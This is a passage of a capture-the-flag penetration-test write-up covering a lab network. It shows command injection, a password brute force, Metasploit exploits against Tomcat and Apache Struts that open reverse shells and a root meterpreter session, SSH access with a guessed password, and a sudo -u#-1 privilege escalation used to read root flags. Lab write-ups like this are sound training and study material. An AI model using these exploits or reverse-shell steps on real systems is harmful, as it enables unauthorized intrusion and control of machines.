
Step 6: Through the utilization of Advanced Command Injections, we stumbled upon yet another flag that revealed load balancer details. This vulnerability enabled us to extract sensitive information related to the load balancing setup of the system. Please refer to the images below:






Step 7: By employing the same command injections, we managed to retrieve the /etc/passwd file from the system. Additionally, leveraging these obtained credentials of "Melina," we successfully performed a brute force attack on the login page, gaining unauthorized access. Please refer to the images below:






Step 8: By leveraging open-source tools, we conducted a thorough search for the company's details and discovered some highly valuable and sensitive information. Please refer to the images below:




```
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Admin ID: CR534509111
Admin Name: sshUser alice
Admin Organization:
Admin Street: h8s692hskasd Flag1
Admin City: Atlanta
Admin State/Province: Georgia
Admin Postal Code: 30309
Admin Country: US
Admin Phone: +1.7702229999
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: jlow@2u.com
Registry Tech ID: CR534509110
```


Step 9: We then ping the website and receive the IP address back, marking it as another flag and vulnerability. Please refer to the image below.



Step 10: After pinging the website, we received the IP address in response, which we identified as another flag and vulnerability. Please refer to the image below.




Step 11: Following that, we performed an nmap scan, which allowed us to ascertain the number of active hosts currently present on the network. This scanning process helped us gain insights into the network's status and the devices that are currently online. Please refer to the images below:



Step 12: After executing an aggressive nmap scan, we made a significant discovery: out of the 5 hosts, one is running Drupal on the IP address 192.168.13.13. Please refer to the images below:

Step 13: Upon conducting a Nessus scan, we identified a critical vulnerability on the IP address 192.168.13.12, specifically for Apache Struts. For further verification,




Step 14: Having gathered valuable information on the existing vulnerabilities, we proceeded with the exploitation phase. Successfully, we were able to exploit the machine running on 192.168.13.10 using an Apache/Tomcat exploit. Please refer to the image below.

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOST 192.168.13.10
RHOST => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.13.10    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The URI path of the Tomcat installation
   VHOST                       no        HTTP server virtual host

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.24.71.188    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 172.24.71.188:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 4 opened (172.24.71.188:4444 → 192.168.13.10:48332 ) at 2023-07-22 17:29:07 -0400

shell
[*] Trying to find binary 'python' on the target machine
[-] python not found
[*] Trying to find binary 'python3' on the target machine
[-] python3 not found
[*] Trying to find binary 'script' on the target machine
[*] Found script at /usr/bin/script
[*] Using `script` to pop up an interactive shell
SHELL
SHELL
sh: 1: SHELL: not found
# cat /root/.flag7.txt
cat /root/.flag7.txt
8ks6sbhss
#
```

Step 15: Utilizing the same network scanning tool, we identified that the host with the IP address 192.168.13.12 was vulnerable to Struts. Leveraging this information, we skillfully executed an exploit on the same host using a Struts exploit. As a result, we gained access to the system and could further investigate its vulnerabilities and potential security risks. Please refer to the image below.




```
msf6 exploit(multi/http/struts2_content_type_ognl) > run

[*] Started reverse TCP handler on 172.27.66.111:4444
[*] Sending stage (3012548 bytes) to 192.168.13.12
[-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/struts2_content_type_ognl) > [*] Meterpreter session 2 opened (172.27.66.111:4444 → 192.168.13.12:48816 ) at 2023-07-24 09:59:03 -0400
sessions -i

Active sessions
===============

  Id  Name  Type                   Information          Connection
  --  ----  ----                   -----------          ----------
  1         shell java/linux                            172.27.66.111:4444 → 192.168.13.10:40856  (192.168.13.10)
  2         meterpreter x64/linux  root @ 192.168.13.12  172.27.66.111:4444 → 192.168.13.12:48816  (192.168.13.12)

msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > cd /root
meterpreter > ls
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2022-02-08 09:17:45 -0500  .m2
100644/rw-r--r--  194   fil   2022-02-08 09:17:32 -0500  flagisinThisfile.7z

meterpreter > cat flagisinThisfile.7z
7z••'fV•%•!•••flag 10 is wjasdufsdkg
•3•e••ɔ6=•t•••#••□□•{•••<•H•vw{I••••W•
                              F••Q••••••I••••••••••?•;•<•Ex|•••••
                                                                  •
                                                                    #]
                                                                      ••
n•]meterpreter >
```

Step 16: At this stage, we achieved a successful exploit of the 192.168.13.13 host by employing a Drupal exploit. Please refer to the images below:



Step 17: Subsequently, we utilized the user's name "alice" that we discovered in step 8 to SSH into the 192.168.13.14 host. Here, we made an educated guess for the password of the user "alice," and fortunately, we successfully logged in using the password "alice." Once logged in, we executed specific commands that granted us root access to the system. Please refer to the image below.


```
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Admin ID: CR534509111
Admin Name: sshUser alice
Admin Organization:
Admin Street: h8s692hskasd Flag1
Admin City: Atlanta
Admin State/Province: Georgia
Admin Postal Code: 30309
Admin Country: US
Admin Phone: +1.7702229999
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: jlow@2u.com
Registry Tech ID: CR534509110
```


```
┌──(root💀kali)-[~]
└─# ssh alice@192.168.13.11
ssh: connect to host 192.168.13.11 port 22: No route to host

┌──(root💀kali)-[~]
└─# ssh alice@192.168.13.14
alice@192.168.13.14's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/alice: No such file or directory
$ sudo -u#-1 cat /root/flag12.txt
d7sdfksdf384
$
```

